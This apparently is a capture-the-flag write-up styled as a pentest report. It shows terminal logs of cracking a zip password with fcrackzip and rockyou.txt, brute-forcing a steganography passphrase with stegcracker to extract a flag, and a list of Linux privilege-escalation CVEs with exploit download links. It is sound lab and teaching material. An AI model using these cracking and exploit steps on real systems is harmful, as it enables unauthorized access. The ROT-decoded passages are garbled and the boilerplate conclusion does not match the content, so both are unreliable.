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WebServer [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali:~#
[x] [saber@parrot] [~/Desktop/.Flag{DummyFlag}]
$python3 -m SimpleHTTP 8000
/usr/bin/python3: No module named SimpleHTTP
[x] [saber@parrot] [~/Desktop/.Flag{DummyFlag}]
$^C
[x] [saber@parrot] [~/Desktop/.Flag{DummyFlag}]
$python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
192.168.30.3 - - [23/Dec/2024 17:43:44] "GET / HTTP/1.1" 200 -
192.168.30.3 - - [23/Dec/2024 17:43:44] code 404, message File not found
192.168.30.3 - - [23/Dec/2024 17:43:44] "GET /favicon.ico HTTP/1.1" 404 -
192.168.30.3 - - [23/Dec/2024 17:43:47] "GET /Secret.zip HTTP/1.1" 200 -
```




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dev
slash@localhost:~/Downloads$ unzip Secret.zip
Archive: Secret.zip
[Secret.zip] 7ambola.jpg password:
  skipping: 7ambola.jpg          incorrect password
slash@localhost:~/Downloads$
```

```
slash@localhost:~/Downloads$ fcrackzip -v -u -D -p rockyou.txt Secret.zip
found file '7ambola.jpg', (size cp/uc 24936/ 36016, flags 9, chk 7f3c)

PASSWORD FOUND!!!!: pw = cocaine
slash@localhost:~/Downloads$
```

```
slash@localhost:~/Documents$ ls
7ambola.jpg Cca8SpWxIAA-ckd.jpeg Umberlla.ovpn creative.ovpn gamingserver.ovpn hello.yara stegsolve.jar
slash@localhost:~/Documents$
```



Steps to Reproduce (POC)

3. Crack Password Of Image


Steps

- Use Hint Provided.
- Decode Morse Code.
- Use Provided Hint To Predict Password of Image.
- Create A list Of All Possible Passwords.
- Crack password using stegcracker.



Used tools



Tools Used	Usage
Stegcracker	Password Cracker
Morse Decoder	Morse Decoder Online
Rot13.com	Rotation



Analysis and Steps Reproduce


A screenshot of a Linux terminal window. The window has a dark background and a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows the user 'slash' at 'localhost' in the directory '~/Documents'. They have entered the command 'steghide extract -sf 7ambola.jpg'. The terminal prompts for a passphrase, and the user has entered one. The response is 'steghide: could not extract any data with that passphrase!'. The prompt returns to 'slash@localhost:~/Documents\$'.

```
slash@localhost:~/Documents$ steghide extract -sf 7ambola.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
slash@localhost:~/Documents$
```









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
ZH0G L ZNY B0X0J. P0 P0P X0NG M0 P0NH M0LV GH0LEF0KV P0H0. LV LV 0 M0G0LM0D0G
P0H0 L0 N0B0N ZN0J5 B0Z0B B0G0L0J0 B0X0 N0C0V D0G B0C0. M0A0 P0H0 L0E0G0C0V D
P0L0 G0V0 S00 LV P00 0N P000 G0R0L0C0H P0H0 N0C0V. K0 P0H0 M00 S0V0Z0H0 M0 M00
B0G0H0 J00J LV B0H K0 M00 P0H0-V E0P0G0H0V. E0X0G B0G J0J0H0 LV B0H?



ROT25 ▾



Y3GP K YCU A0MPT. 0A 000 M0GF V0 0CNG V3KV F0N0K0M0 0C0N. KY KU C V0C0V0Q0PCN
0C0N KP G0A0V Y3K0J G0G0A G0A0V0C0P J0NG M0V0U C0P N0NG. V3KV 0C0N K0N0M0G C
0C0P P0UJ C0P KY E0P D0 0C0G 00P0M0G 0C0A V0NG 0H 0C0V. V3G K0C0M0PT V0 V3G
J0K0FG M0C0 KU 0P0 0H V3G 0C0N-U E0R0P0C0V. E0M0F A0H M0C0V0 KY 0M0?



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

ZH0G L ZNY B0X0J. P0 P0P X0NG M0 P0NH M0LV GH0LEF0KV P0H0. LV LV 0 M0G0LM0D0G
P0H0 L0 N0B0N ZN0J5 B0Z0B B0G0L0J0 B0X0 N0C0V D0G B0C0. M0A0 P0H0 L0E0G0C0V D
P0L0 G0V0 S00 LV P00 0N P000 G0R0L0C0H P0H0 N0C0V. K0 P0H0 M00 S0V0Z0H0 M0 M00
B0G0H0 J00J LV B0H K0 M00 P0H0-V E0P0G0H0V. E0X0G B0G J0J0H0 LV B0H?



ROT24 ▾



X0F0 J X0T ZP0V0. N2 M0N V0FE U0 N0LF U0JT E0H0J0P0VT N0F0. J0 JT 0 U0B0J0P0M0
N0F0 J0 P0Z0U X0J0J F0M0Z P0Z0U0B0 I0V0T L0P0T B0E M0M0. U0JT N0F0 J0M0V0E0T 0
N0J0 E0JT B0C J0 B0G C0 N0E0F 0M0M0J0E0F N0J0 U0J0FT P0 N0F0. U0F 0E0T0P0E U0F U0F
J0E0F0 G0H0 JT P0F P0 U0F N0F0-T D0M0P0F0UT. 0P0M0 ZP0 G0M0V0F J0 P0U0?



```
slash@localhost:~/Documents$ stegcracker 7ambola.jpg list.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file '7ambola.jpg' with wordlist 'list.txt'..
Successfully cracked file with password: Molokhia
Tried 151 passwords
Your file has been written to: 7ambola.jpg.out
Molokhia
slash@localhost:~/Documents$
```

```
slash@localhost:~/Documents$ steghide extract -sf 7ambola.jpg
Enter passphrase:
wrote extracted data to "s3cr37.txt".
slash@localhost:~/Documents$
slash@localhost:~/Documents$ ls
7ambola.jpg  7ambola.jpg.out  Cca8SpwXIAA-ckd.jpeg  Umberlla.ovpn  creative.ovpn  gamingserver.ovpn  hello.yara  list.txt  s3cr37.txt  stegsolve.jar
slash@localhost:~/Documents$ cat s3cr37.txt
FL4G{L37'5_50LV3_57EG4N0GR4PHY}
slash@localhost:~/Documents$
```

Steps to Reproduce (POC)

Failed Exploitation Attempts

```
[+] [CVE-2021-4034] PwnKit
Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: less probable
Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,debian=7|8|9|10|11,fedora,manjaro
Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20,debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20,debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_usersn_clone=1 required (to obtain CAP_NET_ADMIN)
```

- Can't Exploit CVEs in Target Machine.

Conclusion

The methodology employed for this assessment ensures that the web application has been thoroughly evaluated for security vulnerabilities. By combining manual and automated testing techniques, leveraging industry-standard tools, and following strict guidelines, we provided a comprehensive analysis of potential threats. Remediation recommendations are provided to address critical vulnerabilities and improve the overall security posture of the application.